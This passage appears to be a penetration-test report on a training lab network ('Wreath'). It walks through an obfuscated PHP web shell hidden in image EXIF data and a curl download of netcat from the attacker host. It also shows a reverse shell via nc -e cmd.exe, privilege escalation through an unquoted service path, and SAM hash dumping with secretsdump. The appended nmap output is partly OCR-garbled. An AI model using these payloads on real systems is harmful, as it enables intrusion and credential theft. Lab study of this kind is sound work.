
We could then use GitTools[15] to extract the source code:

```
/opt/Extractor/extractor.sh ~/Website.git/ ~/Website.git/
```

There were three versions, or commits, of the code base. We used this command to show the metadata of each commit:

```
separator="======================================="; for i in $(ls); do
printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-
meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```

[15] https://github.com/internetwache/GitTools




```
=======================================
0-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


=======================================
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


=======================================
2-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


=======================================
```

They are neatly ordered and the one that began by 2 was the latest version. By looking at the php file in the source code (see appendix D) we were able to find that there is a file upload functionality with two validations:
- extension is jpg, jpeg, png or gif
- the presence of the size attribute in the exif data of the file
We could also see that the file will be in the uploads sub folder.

9) Exploiting the personal PC

We navigated to the panel: 10.50.80.100/resources. We used Thomas credentials for basic authentication that we found in section 5. This is the file upload panel:




First, we made our payload. We knew there was an antivirus running on the machine, so we took a basic php payload (see appendix E) and obfuscated it with this online tool:

https://www.gaijin.at/en/tools/php-obfuscator

We had to escape the dollar sign to make it work in bash.

We then used two technique to bypass the validation rule. First, we took a real jpg image, and we added the php extension at the end so even tough it contains the allowed extension, the file will be interpreted as php. We then added the payload in the comment attributes using ExifTool:



```
└─$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_dec
ode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-fil.jpg.php
    1 image files updated
```

Once we uploaded the file, we could now execute command through this web shell like this:

http://10.200.80.100/resources/uploads/shell-fil.jpg.php?wreath=whoami

We could now upload a less known version of a netcat binary[16] through the web shell using curl:

http://10.200.80.100/resources/uploads/shell-fil.jpg.php?wreath=curl+http://10.50.110.22/nc64.exe+-o+C:\windows\temp\nc-fil.exe

Then we ran a netcat listener our our attacking machine and launched the get reverse shell using this url:

http://10.200.80.100/resources/uploads/shell-fil.jpg.php?wreath=powershell.exe+C:\xampp\htdocs\resources\uploads\nc-fil.exe+10.50.81.63+443+-e+cmd.exe

[16] https://github.com/int0x33/nc.exe/blob/master/nc64.exe

10) Privilege escalation

We had a shell, but we did not have the highest privilege. By using WinPeas obfuscated binaries we could look through the configuration and see if there were some opportunities for privilege escalation. So, we setup a SMB17 server to simplify sharing of file between personal PC and our attacking machine:

```
sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -
username fil -password password
```


Then we created the share on personal PC:

```
net use \\10.50.81.63\share /USER:fil password
```

We could then transfer files like so:


```
move \\10.50.110.22\share\winPEASx64.exe winpeas-fil.exe
```

Running it and browsing through the report we could see a couple of interesting information. First, we had the *SeImpersonatePrivilege* privilege which is vulnerable to a couple of exploits[18]. There is also the plaintext credential of user *twreath*:



```
  [+] Checking Credential manager
    [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#cred
entials-manager-windows-vault
    [!] Warning: if password contains non-printable characters, it will be printed as uni
code base64 encoded string


     Username:              twreath
     Password:              [redacted]
     Target:                git:http://192.168.1.172
     PersistenceType:       LocalComputer
     LastWriteTime:         21/12/2020 23:13:25
```


We also have an unquoted service path:



```
    SystemExplorerHelpService(Mister Group - System Explorer Service)[C:\Program Files (x8
6)\System Explorer\System Explorer\service\SystemExplorerService64.exe] - Auto - Running -
No quotes and Space detected
    File Permissions: Users [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\System Explorer\System
 Explorer\service (Users [AllAccess])
```

[17] https://github.com/SecureAuthCorp/impacket
[18] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens#seimpersonateprivilege-3-1-1

So the idea was to add a malicious file called System in c:\Program Files (x86)\System Explorer\. If we have permission to restart service, our file will be executed (c:\Program Files (x86)\System Explorer\System.exe) instead of the intended service. We checked if we had permission to write in this folder:



```
C:\Program Files (x86)\System Explorer>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer'
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer'


    Directory: C:\Program Files (x86)


Path            Owner                  Access
----            -----                  ------
System Explorer BUILTIN\Administrators BUILTIN\Users Allow  FullControl ...
```

This is the vulnerability that we will be leveraging. We wrapped a call to netcat in a small C# program and compiled it using Mono[19] (source code in appendix F).

```
mcs wrapper.cs
```

We then uploaded it to our shell and copied it in the service path:

copy wrapper-fil.exe "c:\Program Files (x86)\System Explorer\System.exe"


On our attacking machine we started a netcat listener and we can now restart the service:

```
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
```

We now had a shell with the highest permission. We got the hashes on the machine and got them back our attacking machine using our SMB share as proof of concept of data exfiltration:

```
reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SYSTEM system.bak
```

Back on the attacking machine we could retrieve the hash from those two files using an Impacket library:



```
└─$ python3 /opt/impacket/examples/secretsdump.py -sam /home/kali/wreath/sam.bak -system /home/kali
/wreath/system.bak LOCAL
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:[redacted]:::
[*] Cleaning up...
```

[19] https://www.mono-project.com/

Cleanup

After our tests we made sure to remove all files and modifications we made on the network. On the webserver machine we deleted the binary of socat (socat-fil) and netcat (nc-fil) in /tmp. We also removed the open port 60000 on the firewall we had added for the reverse shell:

```
firewall-cmd --zone=public --remove-port 60000/tcp
```

On the git-server machine, we deleted the web shell (exploit-fil.php) in c:\gitstack\gitphp\ and we also deleted chisel binary (chisel-fil.exe) in c:\windows\temp. We deleted the firewall rule (chisel-fil) that opened the port 47000:

```
netsh advfirewall firewall delete rule name="chisel-fil"
```

We also removed the temporary user that we created to login with RDP:

```
net user fil /delete
```

On the personal PC we deleted netcat (nc-fil), the web shell (shell-fil.jpg.php) and winPEAS (winpeas-fil.exe) that were in the uploads folder (C:\xampp\htdocs\resources\uploads). We also deleted the netcat wrapper (wrapper-fil.exe) that was in the temp folder (C:\Users\Thomas\AppData\Local\Temp). Finally, we removed the SMB share:

```
net use \\10.50.81.63\share /del
```

That concludes the cleanup phase.

Conclusion

We obtained access with administrative privileges to the three machines that were on the network. We also exfiltrated credentials from our client computer as a proof of concept and the source code stored in our client git server. This network is vulnerable to ransomware attack as well as data stealing/destruction. We urge you to patch your web server as soon as possible since it could be used as an entry point into the network. After that we recommend you correct the other problems that were highlighted to protect you in the case the attacker finds another entry point into our network. Of special importance would be to establish a patch management system to protect you against future vulnerabilities. We could not test every vulnerability we found out so after you harden your network, it would be good thing to have another security assessment.

Appendix

A-1) Service scan

```
└─$ sudo nmap -sS -sC -sV -vv -p-15000 10.200.109.200 -oN serviceScan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 10:41 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.00s elapsed
Initiating Ping Scan at 10:41
Scanning 10.200.109.200 [4 ports]
Completed Ping Scan at 10:41, 0.14s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:41
Scanning thomaswreath.thm (10.200.109.200) [15000 ports]
Discovered open port 80/tcp on 10.200.109.200
Discovered open port 22/tcp on 10.200.109.200
Discovered open port 443/tcp on 10.200.109.200
Discovered open port 10000/tcp on 10.200.109.200
Completed SYN Stealth Scan at 10:41, 56.14s elapsed (15000 total ports)
Initiating Service scan at 10:41
Scanning 4 services on thomaswreath.thm (10.200.109.200)
Completed Service scan at 10:42, 12.61s elapsed (4 services on 1 host)
NSE: Script scanning 10.200.109.200.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 30.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 1.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Nmap scan report for thomaswreath.thm (10.200.109.200)
Host is up, received echo-reply ttl 63 (0.11s latency).
Scanned at 2021-04-07 10:41:01 EDT for 100s
Not shown: 14995 filtered ports
```

```
Reason: 14934 no-responses and 61 admin-prohibiteds
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
| 3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDfKbbFLiRV9dqsrYQifAghp85qmXpYEHf2g4JJqDKUL316
TcAoGj62aamfhx5isIJHtQsA0hVmzD+4pVH4r8ANkuIIRs6j9cnBrLGpjk8xz9+BE1Vvd8lmORGxCqTv
+9LgrpB7tcfoEkIOSG7zeY182kOR72igUERpy0JkzxJm2gIGb7Caz1s5/ScHEOhGX8VhNT4clOhDc9dL
ePRQvRooicIsENqQsLckE0eJB7rTSxemWduL+twySqtwN80a7pRzS7dzR4f6fkhVBAhYflJBW3iZ46z
OItZcwT2u0wReCrFzxvDxEOewH7YHFpvOvb+Exuf3W6OuSjCHF64S7iU6z92aINNf+dSROACXbmG
nBhTlGaV57brOXzujsWDylivWZ7CVVj1gB6mrNfEpBNE983qZskyVk4eTNT5cUD+3I/IPOz1bOtOWi
raZCevFYaQR5AxNmx8sDIgo1z4VcxOMhrczc7RC/s3KWcoIkI2cI5+KUnDtaOfUClXPBCgYE50=
| 256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFccvYHwpGWYUsw9mTk/mE
vzyrY4ghhX2D6o3n/upTLFXbhJPV6ls4C8O0wH6TyGq7ClV3XpVa7zevngNoqlwzM=
| 256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0Dgzcxz+Y9In0TcQc3vhvMXCP
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp open ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath
Development/stateOrProvinceName=East Riding
Yorkshire/countryName=GB/emailAddress=me@thomaswreath.thm/localityName=Easingwold
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath
Development/stateOrProvinceName=East Riding
Yorkshire/countryName=GB/emailAddress=me@thomaswreath.thm/localityName=Easingwold
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-07T14:34:23
| Not valid after: 2022-04-07T14:34:23
| MD5: 26dd 2859 b24a 0f3c 4785 b345 c2bf abef
| SHA-1: cb09 ad98 2d50 3963 c4d3 15f0 ae63 f494 4534 de46
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUSFX/ftmWA/ORjkF6iiVejaB+nREwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjEwNDA3MTQzNDIzWhcNMjIw
| NDA3MTQzNDIzWjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
| IFdyZWF0aCBEZXZlbG9wbWVudDEZMBcGA1UEAwwQdGhvbWFzd3JlYXRoLnRobTEi
| MCAGCSqGSIb3DQEJARYTbWVAdGhvbWFzd3JlYXRoLnRobTCCASIwDQYJKoZIhvcN
| AQEBBQADggEPADCCAQoCggEBALlo7BWKpg3P2cgMFdMVp/eyEsmj0/YJRuH9RLob
| 1eHIGTlSlHkhIFShRg6tKb83ZWJIt8BkGs6hcD4CZbHRfWBuIHfOrEcMT8qe8bTw
| OG4xXLAKVVN7ZggiNexXqtLigdBFkqORtir07qPE/C+CBFCxOzvRLPQf/3uxv6qg
| VpF1o538fK3E0dsvGG5osVmABnABHBjCw4Hbx/o+ZkI+eyrE7YqN3QBl6RuyQjaT
| osI1+hd5YiHikirjTUkaG7WrA4kUgWaaC/+ZDAMrWYOK5AFGyOKm5XgZQ2ikwc5+
| ajCki1Ak5QnOPvJd8SAomGXQOnJc1K1qXB2jc2Z6DHQFJa8CAwEAAaNTMFEwHQYD
| VR0OBBYEFICLPGpL9Z2FUJ02Ahvh0AP5QcqgMB8GA1UdIwQYMBaAFICLPGpL9Z2F
| UJ02Ahvh0AP5QcqgMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| ABJHs1sP+WDFhJqqq2nwxBBLNH/Ibifqp69YgFyfRIA9gAZuW4clcHPP5sCBYPYs
| stsrb+MFfaoR2MWX+tL8brPDr8TfT9uGRg+kH4mR8+MPQcspomYcKl30EXBxHHHy
| n9estebJC7F3SGF83ber+vMATNtk2xdXJ/HNkroGu0+OM02uLtwSa3H7TTxwPeNc
| ucnlIp8uQtCYUGvq+dkMF6fElCxsUlme5gVsuhRypG04Wf1AJ4h/u0jz8HcK/SE/
| tjtSotGuF6bkhY5ozi2g3XAca26vMX5+8en/MeezB1DhsbHnWrd+j9XerOrsvhkw
| QqNMEr7s+txymrByrODfSlg=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
9090/tcp closed zeus-admin reset ttl 63
10000/tcp open http syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: A69C54D9502A6FB9617F47E138DE68DB
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:42
```

```
Completed NSE at 10:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.99 seconds
Raw packets sent: 29980 (1.319MB) | Rcvd: 67 (4.636KB)
```

A-2) Vulnerability scan

```
–$ sudo nmap -sV -script vuln -p22,80,443,9090,10000 10.200.109.200 -oN vulnScan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 11:01 EDT
Nmap scan report for thomaswreath.thm (10.200.109.200)
Host is up (0.11s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.0:
| CVE-2020-15778 6.8 https://vulners.com/cve/CVE-20sudo nmap -sV -script vuln -
p22,80,443,9090,10000 10.200.109.200 -oN20-15778
| CVE-2021-28041 4.6 https://vulners.com/csudo nmap -sV -script vuln -p22,80,443,9090,10000
10.200.109.200 -oNve/CVE-2021-28041
| CVE-2019-16905 4.4 https://vulners.com/cve/CVEsudo nmap -sV -script vuln -
p22,80,443,9090,10000 10.200.109.200 -oN-2019-16905
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2sudo nmap -sV -script vuln -
p22,80,443,9090,10000 10.200.109.200 -oN020-14145
|_ MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/ 0.0
https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/
*EXPLOIT*
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
| cpe:/a:apache:http_server:2.4.37:
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-202sudo nmap -sV -script vuln -
p22,80,443,9090,10000 10.200.109.200 -oN0-11984
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2
https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB
*EXPLOIT*
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| 1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| CVE-2019-10097 6.0 https://vulners.com/cve/CVE-2019-10097
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| CVE-2019-0215 6.0 https://vulners.com/cve/CVE-2019-0215
| EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
| CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
| CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197
| EDB-ID:47688 4.3 https://vulners.com/exploitdb/EDB-ID:47688 *EXPLOIT*
| CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
| PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441
*EXPLOIT*
| EDB-ID:46676 0.0 https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
| 1337DAY-ID-663 0.0 https://vulners.com/zdt/1337DAY-ID-663 *EXPLOIT*
| 1337DAY-ID-601 0.0 https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
| 1337DAY-ID-4533 0.0 https://vulners.com/zdt/1337DAY-ID-4533 *EXPLOIT*
| 1337DAY-ID-3109 0.0 https://vulners.com/zdt/1337DAY-ID-3109 *EXPLOIT*
|_ 1337DAY-ID-2237 0.0 https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /css/: Potentially interesting folder w/ directory listing
| /icons/: Potentially interesting folder w/ directory listing
| /img/: Potentially interesting folder w/ directory listing
|_ /js/: Potentially interesting folder w/ directory listing
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-sql-injection:
| Possible sqli for queries:
| https://thomaswreath.thm:443/js/?C=S%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=D%3bO%3dA%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=N%3bO%3dD%27%20OR%20sqlspider
| https://thomaswreath.thm:443/js/?C=M%3bO%3dA%27%20OR%20sqlspider
